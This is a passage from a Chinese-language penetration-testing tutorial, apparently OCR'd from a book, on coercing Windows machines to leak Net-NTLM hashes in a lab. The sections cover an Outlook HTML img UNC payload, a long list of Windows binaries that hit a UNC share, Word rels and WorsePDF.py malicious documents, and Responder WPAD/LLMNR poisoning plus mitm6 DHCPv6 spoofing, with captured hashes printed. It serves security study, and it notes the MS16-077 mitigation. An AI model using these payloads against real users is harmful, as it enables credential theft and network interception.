[SMB] NTLMv2-SSP Hash     : hack::XIE:1122334455667788:8F7DDAEEDB44AD5E90BBC1F98B21A1BC:0101000000000000D079D34E8221D8013BC19297
11BDB08F0000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D004200310032000
05000A0053004D0042003100320008003000300000000000000001000000002000006 72A1C5E2DA0B6A0AA459971510307F368F1454421A2524A73B60EEF8A39
120A0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00320031003100 2E00350035002E00320000000000000
0000
```

读者可以自行尝试在可信域下浏览器对于 UNC 路径的解析，这里留个小彩蛋。

解决了浏览器对于 UNC 路径的解析后，我们就要思考如何在网页中插入 UNC 路径了。常见的 Web 漏洞，如 XSS、SSRF、XXE 等漏洞都可以在 Web 页面中插入代码，后续的就需要读者自己去发散思维思考了。

6. Outlook

Outlook 邮件支持发送 HTML 格式的邮件，于是我们可以发送带有如下 html payload 的邮件给指定用户。


fcmit.cc

fcmit.cc

```
<p>邮件发送测试...</p>
<img src="\\\\10.211.55.2\\test">
```

如图所示，可以看到目标用户 administrator 收到了恶意的邮件。

当目标使用的是 Windows 机器，并且使用的是 Outlook 客户端的话，他甚至不需要打开和点击邮件，Outlook 客户端就会自动向指定 UNC 路径进行认证，我们就能收到目标用户的 Net-NTLM Hash 了。如图所示：



7. 系统命令

通过执行系统命令，访问指定的 UNC 路径，也可以获取目标机器的 Net-NTLM Hash。

```
net.exe use \hostshare
attrib.exe \hostshare
cacls.exe \hostshare
certreq.exe \hostshare #(noisy, pops an error dialog)
```

```
certutil.exe \hostshare
cipher.exe \hostshare
ClipUp.exe -l \hostshare
cmdl32.exe \hostshare
cmstp.exe /s \hostshare
colorcpl.exe \hostshare #(noisy, pops an error dialog)
comp.exe /N=0 \hostshare \hostshare
compact.exe \hostshare
control.exe \hostshare
convertvhd.exe -source \hostshare -destination \hostshare
Defrag.exe \hostshare
diskperf.exe \hostshare
dispdiag.exe -out \hostshare
doskey.exe /MACROFILE=\hostshare
esentutl.exe /k \hostshare
expand.exe \hostshare
extrac32.exe \hostshare
FileHistory.exe \hostshare #(noisy, pops a gui)
findstr.exe * \hostshare
fontview.exe \hostshare #(noisy, pops an error dialog)
fvenotify.exe \hostshare #(noisy, pops an access denied error)
FXSCOVER.exe \hostshare #(noisy, pops GUI)
hwrcomp.exe -check \hostshare
hwrreg.exe \hostshare
icacls.exe \hostshare
licensingdiag.exe -cab \hostshare
lodctr.exe \hostshare
lpksetup.exe /p \hostshare /s
makecab.exe \hostshare
msiexec.exe /update \hostshare /quiet
msinfo32.exe \hostshare #(noisy, pops a "cannot open" dialog)
mspaint.exe \hostshare #(noisy, invalid path to png error)
```

fcmit.cc

fcmit.cc

msra.exe /openfile \hostshare *#(noisy, error)*

mstsc.exe \hostshare *#(noisy, error)*

netcfg.exe -l \hostshare -c p -i foo

如图所示，使用系统命令 cacls.exe 触发 Net-NTLM Hash。


```
C:\Users\hack.XIE\Desktop>cacls.exe \\10.211.55.2\teest
The system cannot find the file specified.
```

如图所示，可以看到收到目标机器的 Net-NTLM Hash 了。

```
[SMB] NTLMv2-SSP Client   : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
[SMB] NTLMv2-SSP Hash     : hack::XIE:1122334455667788:1194E99F92E09499DE31D4F6B5C74BB7:0101000000000006E58077A8621D801
09560E63B09E05CE0000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A005300
4D0042003100320005000A0053004D0042003100320008003000300000000000000001000000002000006 72A1C5E2DA0B6A0AA459971510307F368F1
454421A2524A73B60EEF8A39120A0A001000000000000000000000000000000000000000900200063006900660073002F00310030002E00320031003100
2E00350035002E0032000000000000000000
```


8. office

新建一个 word 文档，在其中插入一张图片，如图所示：




用压缩软件打开，进入 test.docx\word_rels 目录，找到 document.xml.rels 文件，如图所示：


fcmit.cc



打开 document.xml.rels 文件，可以看到 Target 参数是本地的路径，如图所示：



我们修改为指定的 UNC 路径，然后加上 TargetMode="External"，如图所示：



只要有人访问了该 word 文档，目标主机就会去请求指定 UNC 的图片资源，于是我们就能收到目标机器的 Net-NTLM Hash 了。如图所示：

```
[SMB] NTLMv2-SSP Client   : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
[SMB] NTLMv2-SSP Hash     : hack::XIE:1122334455667788:53979884EC6D6390DB72711D2B30E426:0101000000000000104AA27A8621D801
D120E8659CDC67550000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A005300
4D0042003100320005000A0053004D0042003100320008003000300000000000000001000000002000000672A1C5E2DA0B6A0AA459971510307F368F1
454421A2524A73B60EEF8A39120A0A0010000000000000000000000000000000000000000900200063006900660073002F00310030002E00320031003100
2E00350035002E0032000000000000000000
```

9. pdf

PDF 文件可以添加请求远程 SMB 服务器文件的功能。于是可以利用 PDF 文件的正常功能够窃取 Windows 系统的 Net-NTLM Hash。当用户使用 PDF 阅读器打开一份恶意的 PDF 文档，该 PDF 会向远程 SMB 服务器发出请求，如果该远程 SMB 服务器对数据包进行抓取，就能够获得目标用户的 Net-NTLM Hash。

使用 WorsePDF.py 脚本执行如下命令往正常的 PDF 文件中加入请求远程 SMB 服务器的功能，生成 test.pdf.malicious.pdf 文件。

```
python2 WorsePDF.py test.pdf 10.211.55.2
```

如图所示，使用 WorsePDF.py 脚本往正常的 pdf 文件中加入请求指定远程 SMB 服务器的功能，生成 test.pdf.malicious.pdf 文件。

```
➜  Desktop python2 WorsePDF.py test.pdf 10.211.55.2
WorsePDF - Turn a normal PDF file into malicious.Use to steal Net-NTLM Hashes from windows machines.
Reference :
    https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/
    https://github.com/deepzec/Bad-Pdf
Author: 3gstudent

[*]NormalPDF: test.pdf
[*]ServerIP: 10.211.55.2
[+]MaliciousPDF: test.pdf.malicious.pdf
[*]All Done
```

然后目标主机使用 Adobe PDF 阅读器打开该 test.pdf.malicious.pdf 文件，我们即可收到目标用户的 Net-NTLM Hash 了。如图所示：

```
[SMB] NTLMv2-SSP Client   : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
[SMB] NTLMv2-SSP Hash     : hack::XIE:1122334455667788:00AC9C32EA518C563BC65B9BDE24A222:0101000000000000030DF0B68A21D801
6EE3731A1B19EA2000000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A005300
4D0042003100320005000A0053004D0042003100320008003000300000000000000001000000002000000032B96CFD336994BC43C91A92F9919006CB81
AD281FAAB154CC935F2BCA01E53D0A0010000000000000000000000000000000000000000900200063006900660073002F00310030002E00320031003100
2E00350035002E0032000000000000000000
```

fcmit.cc

注：经过测试发现，只有使用 Adobe PDF 阅读器才会收到目标主机的 Net-NTLM Hash，Chrome、Edge 和 WPS 的 PDF 阅读器不能收到 Net-NTLM Hash。

10. WPAD

WPAD(Web Proxy Auto-Discovery Protocol) Web 代理自动发现协议，是用来查找 PAC(Proxy Auto-Config)文件的协议。该协议的功能是通过 DHCP、DNS、LLMNR、NBNS 等协议来查找局域网中存放 PAC 文件的主机，然后局域网中的主机通过 PAC 文件中指定的代理访问互联网。在请求 WPAD 的过程中，如果服务端要求 401 认证，部分浏览器和应用将会自动用当前用户凭证进行认证。PAC 文件中定义了浏览器和其他用户如何自动选择适当的代理服务器来访问网址，

浏览器查询 PAC 文件的顺序如下：


1. DHCP 服务器
2. 查询 WPAD 主机的 IP
-
  - 本地 hosts 文件（%windir%\System32\drivers\etc\hosts）
  - DNS 缓存/DNS 服务器
  - 链路本地多播名称解析（LLMNR）和 NetBIOS 名称服务（NBTNS）

PAC 文件的格式如下：

```
function FindProxyForURL(url, host) {
    if (url== 'http://www.baidu.com/') return 'DIRECT';
    if (host== 'twitter.com') return 'SOCKS 127.0.0.10:7070';
    if (dnsResolve(host) == '10.0.0.100') return 'PROXY 127.0.0.1:8086;DIRECT';
```

```
    return 'DIRECT';
}
```

WPAD 的一般请求流程如图所示：



而由于浏览器默认是自动检测设置 PAC 文件，因此造成了 WPAD 攻击！如图所示可以看到浏览器默认配置的是自动检测设置。

fcmit.cc

fcmit.cc

（1）配合 LLMNR/NBNS 投毒

一个典型的劫持方式是利用 LLMNR/NBNS 协议投毒让受害者从攻击者处获取 PAC 文件，而 PAC 文件指定攻击者就是代理服务器，然后攻击者就可以劫持受害者的 HTTP 流量，在其中插入任意 HTML 标签了。

我们在 10.211.55.15 机器上执行如下命令进行监听，来进行一次 WPAD 欺骗，在 10.211.55.7 机器上使用 IE 浏览器正常访问网址。

```
responder -I eth0 -rPvw
```


fcmit.cc

如图所示，可以看到成功对目标机器进行了 WPAD 欺骗，并获取到目标用户的 Net-NTLM Hash。

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.211.55.7 for name Win2008
[*] [LLMNR]  Poisoned answer sent to 10.211.55.7 for name Win2008
[*] [LLMNR]  Poisoned answer sent to 10.211.55.7 for name wpad
[*] [LLMNR]  Poisoned answer sent to 10.211.55.7 for name wpad
[*] [LLMNR]  Poisoned answer sent to 10.211.55.7 for name wpad
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] WPAD (no auth) file sent to 10.211.55.7
[*] [LLMNR]  Poisoned answer sent to 10.211.55.7 for name wpad
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] WPAD (no auth) file sent to 10.211.55.7
[*] [LLMNR]  Poisoned answer sent to 10.211.55.7 for name proxysrv
[Proxy-Auth] Sending NTLM authentication request to 10.211.55.7
[Proxy-Auth] Sending NTLM authentication request to 10.211.55.7
[Proxy-Auth] NTLMv2 Client   : 10.211.55.7
[Proxy-Auth] NTLMv2 Username : WIN2008\Administrator
[Proxy-Auth] NTLMv2 Hash     : Administrator::WIN2008:1122334455667788:1142A474D458346C6DB921DD6ECD2E5D:01010000000000
000002000600530040042000100160053004D0042002D0054004F004F004C004B0049005400040012007300 6D0062002E006C006F00630061006C
3000300033002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F00630061006C000800300030000000000000
B08023B4F408E58591B295B921E58770F34021E486FF0A0010000000000000000000000000000000000000009001A0048005400540050002F00700072
0000
[Proxy-Auth] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CL
[Proxy-Auth] Host            : ieonline.microsoft.com:443
[PROXY] Received connection from 10.211.55.7
[Proxy-Auth] NTLMv2 Client   : 10.211.55.7
[Proxy-Auth] NTLMv2 Username : WIN2008\Administrator
[Proxy-Auth] NTLMv2 Hash     : Administrator::WIN2008:1122334455667788:F0A2B5C4E41A33945DE58457FAF9E923:01010000000000
000002000600530040042000100160053004D0042002D0054004F004F004C004B0049005400040012007300 6D0062002E006C006F00630061006C
3000300033002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F00630061006C000800300030000000000000
B08023B4F408E58591B295B921E58770F34021E486FF0A0010000000000000000000000000000000000000009001A0048005400540050002F00700072
```

WPAD 欺骗流程如图所示：

fcmit.cc



下面让我们来分析下具体的每步流程：

①：用户在访问网页时，由于浏览器默认配置的“自动检测设置”。所以首先会查询 PAC 文件的位置，查询的地址是 WPAD/wpad.dat。如果本地 hosts 文件和 DNS 服务器都解析不到 WPAD 这个域名的话，就会使用 NBNS 协议发起广播包询

fcmit.cc

问 WPAD 对应的 ip 是多少。如图所示，可以看到 10.211.55.7 机器使用 NBBS 协议发起广播包。

10.211.55.7	10.211.55.255	NBNS	92	Name query NB WPAD<00>

广播包的内容是查询 WPAD 对应的 ip 是多少，如图所示：

```
NetBIOS Name Service
    Transaction ID: 0xbfbd
  > Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v WPAD<00>: type NB, class IN
        Name: WPAD<00> (Workstation/Redirector)
        Type: NB (32)
        Class: IN (1)
```

②：攻击者运行了 Responder 或具有类似毒化功能的工具，使用 NBNS 协议回复 10.211.55.7 机器。如图所示：

10.211.55.15	10.211.55.7	NBNS	104	Name query response NB 10.211.55.15

NBNS 协议包的内容将 WPAD 的 ip 指向 Responder 自身所在的服务器，也就是 10.211.55.15，如图所示：

fcmit.cc

```
NetBIOS Name Service
    Transaction ID: 0xbfbd
  > Flags: 0x8500, Response, Opcode: Name query, Authoritative, Recursion desired, Reply code: No error
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  v Answers
    v WPAD<00>: type NB, class IN
        Name: WPAD<00> (Workstation/Redirector)
        Type: NB (32)
        Class: IN (1)
        Time to live: 2 minutes, 45 seconds
        Data length: 6
      > Name flags: 0x0000, ONT: B-node (B-node, unique)
        Addr: 10.211.55.15
```

③：受害者请求 WPAD/wpad.dat 文件，如图所示：

10.211.55.7	10.211.55.15	HTTP	173	GET /wpad.dat HTTP/1.1

④：攻击者伪造了 wpad.dat 文件，文件内容如图所示，伪造的 wpad.dat 文件将代理指向 proxysrv:3141 和 proxysrv:3128。

```
GET /wpad.dat HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
Host: wpad

HTTP/1.1 200 OK
Server: Microsoft-IIS/7.5
Date: Mon, 27 Sep 2021 00:08:27 GMT
Content-Type: application/x-ns-proxy-autoconfig
Content-Length: 318

function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1")
|| isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "ProxySrv")||shExpMatch(host, "(*.ProxySrv|ProxySrv)"))
return "DIRECT"; return 'PROXY ProxySrv:3128; PROXY ProxySrv:3141; DIRECT';}
```

⑤：受害者由于不知道 ProxySrv 对于的的 ip 地址是多少。于是再次查询，首先通过 DNS 协议查询，DNS 协议解析不出来。然后再通过 LLMNR 广播协议查询。如图所示：

10.211.55.7	10.211.55.1	DNS	80	Standard query 0xd5f5 A proxysrv.localdomain
10.211.55.1	10.211.55.7	DNS	80	Standard query response 0xd5f5 No such name A proxysrv.localdomain
10.211.55.7	224.0.0.252	LLMNR	68	Standard query 0x55ff A proxysrv

fcmit.cc

⑥：攻击者再次通过 LLMNR 毒化，将 ProxySrv 域名解析到了本机也就是 10.211.55.15，如图所示：

10.211.55.15	10.211.55.7	LLMNR	92	Standard query response 0x55ff A proxysrv A 10.211.55.15

⑦：此后，受害者访问任何网站都会先请求攻击者的机器，将其作为代理服务器。

⑧：攻击者可以劫持受害者的 HTTP 流量，在其中插入任意标签来获取目标的 Net-NTLM Hash 或者获取 cookie 等数据。

然而，微软在 2016 年发布了 MS16-077 安全公告，添加了如下两个重要的保护措施，以缓解这类攻击行为：

- 系统再也无法通过广播协议来解析 WPAD 文件的位置，只能通过使用 DHCP 或 DNS 协议完成该任务。
- 更改了 PAC 文件下载的默认行为，当发起 HTTP 请求 PAC 文件时，不会自动发送客户端的凭据来响应 NTLM 协商身份验证质询。

(2) 配合 DNS IPv6

如果目标主机打上了 MS16-077 补丁的话，就无法通过 LLMNR/NBNS 欺骗来指定 WPAD 了。目标机器只可以通过 DHCP 协议或 DNS 协议来获取 PAC 文件。但是默认情况下，DHCP 和 DNS 都有指定的服务器，并且大多数情况下 DHCP 服务器的网关，DNS 服务器是域控，因此 DHCP 服务器和 DNS 服务器我们是不可控的，没法进行投毒。这时我们就需要用到 IPv6 了，从 Windows Vista 以来，所有的 Windows 系统都会启用 IPv6 网络，并且优先级要高于 IPv4 网络。默认情况下，Windows 机器在开机、网络配置时会使用 DHCPv6 协议向组播地址[ff02::1:2]发起请求。

如图所示，在 DHCPv6 协议中，客户端通过向组播地址[ff02::1:2]发送 Solicit 报文来定位 DHCPv6 服务器。

Source	Destination	Protocol	Length	Info
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	162	Confirm XID: 0x94208a CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	162	Confirm XID: 0x94208a CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	162	Confirm XID: 0xdcd160 CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	162	Confirm XID: 0xdcd160 CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	162	Confirm XID: 0xdcd160 CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	156	Solicit XID: 0x6de9a2 CID: 0001000127a5433b000c29da49f2
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	156	Solicit XID: 0x6de9a2 CID: 0001000127a5433b000c29da49f2
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	156	Solicit XID: 0x6de9a2 CID: 0001000127a5433b000c29da49f2
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	156	Solicit XID: 0x6de9a2 CID: 0001000127a5433b000c29da49f2
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	156	Solicit XID: 0x6de9a2 CID: 0001000127a5433b000c29da49f2

因此，攻击者可以使用工具在内网应答客户端发起的 DHCPv6 请求，并为客户端分配本地址链路范围内的 IPv6 地址和 IPv6 的 DNS 服务器。而在实际的 IPv6 网络中，客户端的 IPv6 地址是由主机本身自动分配的，不需要由 DHCP 服务器来配置。因此，客户端仅会应用攻击者为其分配的 IPv6 DNS 服务器。这么一来，攻击者就可以将目标机器的 IPv6 DNS 服务器设置为指定的机器。而又由于 IPv6 DNS 服务器优先级要高于 IPv4 DNS 服务器，因此目标机器在通过 DNS 服务解析 WPAD 时就可以进行欺骗了！

攻击者在内网机器上使用 mitm6 运行如下命令进行监听。

sudo mitm6 –i eth0 –d xie.com

如图所示，攻击者使用 mitm6 进行监听：

```
root@kali:~# sudo mitm6 -i eth0 -d xie.com
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:1c:42:93:fe:54]
IPv4 address: 10.211.55.15
IPv6 address: fe80::21c:42ff:fe93:fe54
DNS local search domain: xie.com
DNS whitelist: xie.com
```

当目标计算机重启或重新进行网络配置或定期时，将会发起 DHCPv6 请求获取 IPv6 配置。如图所示：

fcmit.cc

```
root@kali:~# sudo mitm6 -i eth0 -d xie.com
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:1c:42:93:fe:54]
IPv4 address: 10.211.55.15
IPv6 address: fe80::21c:42ff:fe93:fe54
DNS local search domain: xie.com
DNS whitelist: xie.com
IPv6 address fe80::10:211:55:16 is now assigned to mac=00:1c:42:99:c1:23 host=win10.xie.com ipv4=10.211.55.16
```

然后攻击者就可以设置目标的 IPv6 DNS 服务器了。如图所示，可以看到目标机器的 IPv6 DNS 服务器已经设置为我们监听机器的 DNS 了 fe80::21c:42ff:fe93:fe54。

```
 Physical Address. . . . . . . . . : 00-1C-42-99-C1-23
 DHCP Enabled. . . . . . . . . . . : Yes
 Autoconfiguration Enabled . . . . : Yes
 IPv6 Address. . . . . . . . . . . : fdb2:2c26:f4e4:0:c5c4:606f:3c58:cb8(Preferred)
 Temporary IPv6 Address. . . . . . : fdb2:2c26:f4e4:0:3934:e571:bbd2:df56(Preferred)
 Link-local IPv6 Address . . . . . : fe80::10:211:55:16%6(Preferred)
 Lease Obtained. . . . . . . . . . : 2021年11月19日 11:26:33
 Lease Expires . . . . . . . . . . : 2021年11月19日 11:31:32
 Link-local IPv6 Address . . . . . : fe80::c5c4:606f:3c58:cb8%6(Preferred)
 IPv4 Address. . . . . . . . . . . : 10.211.55.16(Preferred)
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Lease Obtained. . . . . . . . . . : 2021年11月19日 11:26:33
 Lease Expires . . . . . . . . . . : 2021年11月19日 11:56:32
 Default Gateway . . . . . . . . . : fe80::21c:42ff:fe93:fe54%6
                                     10.211.55.1
 DHCP Server . . . . . . . . . . . : 10.211.55.1
 DHCPv6 IAID . . . . . . . . . . . : 335551554
 DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-A5-43-3B-00-0C-29-DA-49-F2
